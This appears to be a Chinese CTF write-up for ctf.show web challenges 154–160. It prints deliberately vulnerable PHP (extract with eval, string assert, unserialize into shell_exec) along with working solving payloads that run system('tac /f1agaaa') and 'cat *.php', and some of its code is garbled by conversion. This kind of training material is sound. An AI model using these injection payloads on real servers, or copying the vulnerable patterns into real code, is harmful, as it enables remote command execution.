The screenshot shows the HackBar interface with a POST request to the URL https://32e32e08-87dd-4c0b-bcf8-ca82119ac271.challenge.ctf.show/?b=a. The payload is set to c=b&a[6][0][7][5][8][0][9][4][4]=system('tac /f1agaaa');. The response is CTFshow-QQ%E7%BE%A4=c.

## 154.我的眼里只有\$

```
error_reporting(0);
extract($_POST);
eval($$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$);
highlight_file(__FILE__);
```

`extract ()`：从数组中将变量导入到当前的符号表。

`extract($_POST);`：将post上来的数据直接都解析成变量的形式，在代码中可以直接使用

```
ctfshow(da680b89-5f79-4e96-971d-56e6a23980e8) <?php
/*
# -*- coding: utf-8 -*-
# @Author: hlxa
# @Date:   2022-11-10 17:20:38
# @Last Modified by:   hlxa
# @Last Modified time: 2022-11-11 08:21:54
# @email: hlxa@ctfer.com
# @link: https://ctfer.com

*/
error_reporting(0);
extract($_POST);
eval($$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$);
highlight_file(__FILE__);
```


The screenshot shows the HackBar interface with a POST request to the URL https://21a336bc-3ddc-448e-9983-97de43c3d496.challenge.ctf.show/. The payload is a long string of underscores followed by =\_1&\_1=\_2&\_2=\_3&\_3=\_4&\_4=\_5&\_5=\_6&\_6=\_7&\_7=\_8&\_8=\_9&\_9=\_10&\_10=\_11&\_11=\_12&\_12=\_13&\_13=\_14&\_14=\_15&\_15=\_16&\_16=\_17&\_17=\_18&\_18=\_19&\_19=\_20&\_20=\_21&\_21=\_22&\_22=\_23&\_23=\_24&\_24=\_25&\_25=\_26&\_26=\_27&\_27=\_28&\_28=\_29&\_29=\_30&\_30=\_31&\_31=\_32&\_32=\_33&\_33=\_34&\_34=\_35&\_35=system('tac /f1agaaa');. The response is partially visible as a long string of underscores.

## 155.抽老婆

session伪造

## 156.一言既出

闭合绕过



```
<?php
highlight_file(__FILE__);
include "flag.php";
if (isset($_GET['num'])) {
    if ($_GET['num'] == 114514) {
        assert("intval($_GET[num])==1919810") or die("一言既出，驷马难追!");
        echo $flag;
    }
}
```

**Deprecated:** assert(): Calling assert() with a string argument is deprecated in **/var/www/html/index.php** on line 6  
ctfshow{0f15f2bc-3e75-4da3-9e4d-c58e28a48ac7}

## 157.驷马难追


114514+1805296



```
<?php
highlight_file(__FILE__);
include "flag.php";
if (isset($_GET['num'])) {
    if ($_GET['num'] == 114514 && check($_GET['num'])) {
        assert("intval($_GET[num])==1919810") or die("一言既出，驷马难追!");
        echo $flag;
    }
}

function check($str) {
    return !preg_match("/[a-z]|\\";|\\"(|\")/", $str);
}
```

## 158.TapTapTap



查看源代码 找到增加关卡的函数

前端更改

## 159.Webshell

```

<?php
    error_reporting(0);

    class Webshell {
        public $cmd = 'echo "Hello World!"';

        public function __construct() {
            $this->init();
        }

        public function init() {
            if (!preg_match('/flag/i', $this->cmd)) {
                $this->exec($this->cmd);
            }
        }

        public function exec($cmd) {
            $result = shell_exec($cmd);
            echo $result;
        }
    }

    if(isset($_GET['cmd'])) {
        $serializecmd = $_GET['cmd'];
        $unserializecmd = unserialize($serializecmd);
        $unserializecmd->init();
    }
    else {
        highlight_file(__FILE__);
    }
}

?>

```



### 过滤了flag \*绕过

```

1 <?php
2     class Webshell {
3         public $cmd = 'cat *.php';
4
5         public function __construct() {
6             $this->init();
7         }
8
9         public function init() {
10            if (!preg_match('/flag/i', $this->cmd)) {
11                $this->exec($this->cmd);
12            }
13        }
14
15        public function exec($cmd) {
16            $result = shell_exec($cmd);
17            echo $result;
18        }
19    }
20
21 $a = new Webshell();
22 echo serialize($a);
23 echo urlencode(serialize($a));
24 ?>

```

```

public function __construct() {
    $this->init();
}

public function init() {
    if (!preg_match('/flag/i', $this->cmd)) {
        $this->exec($this->cmd);
    }
}

public function exec($cmd) {
    $result = shell_exec($cmd);
    echo $result;
}
}

$a = new Webshell();
echo serialize($a);
echo urlencode(serialize($a));

?>O:8:Webshell:1:{s:3:cmd;s:9:"cat
"php";O:3A8%3A%22Webshell%22%3A1%3A%7B%3A3%3A"cmd"%22%3Bs%3A9%3A%22cat+%2A.php%22%3B%7D

```

## 160.化零为整

```
<?php

highlight_file(__FILE__);
include "flag.php";

$result='';

for ($i=1;$i<=count($_GET);$i++) {
    if (strlen($_GET[$i])>1) {
        die("你太长了！！");
    }
    else{
        $result=$result.$_GET[$i];
    }
}

if ($result ==="大牛"){
    echo $flag;
}
```

count(\$\_ GET) 的意义是获取get的参数个数， \$result=\$result.\$\_ GET[\$i]: 拼接字符串

?1=%E5&2=%A4&3=%A7&4=%E7&5=%89&6=%9B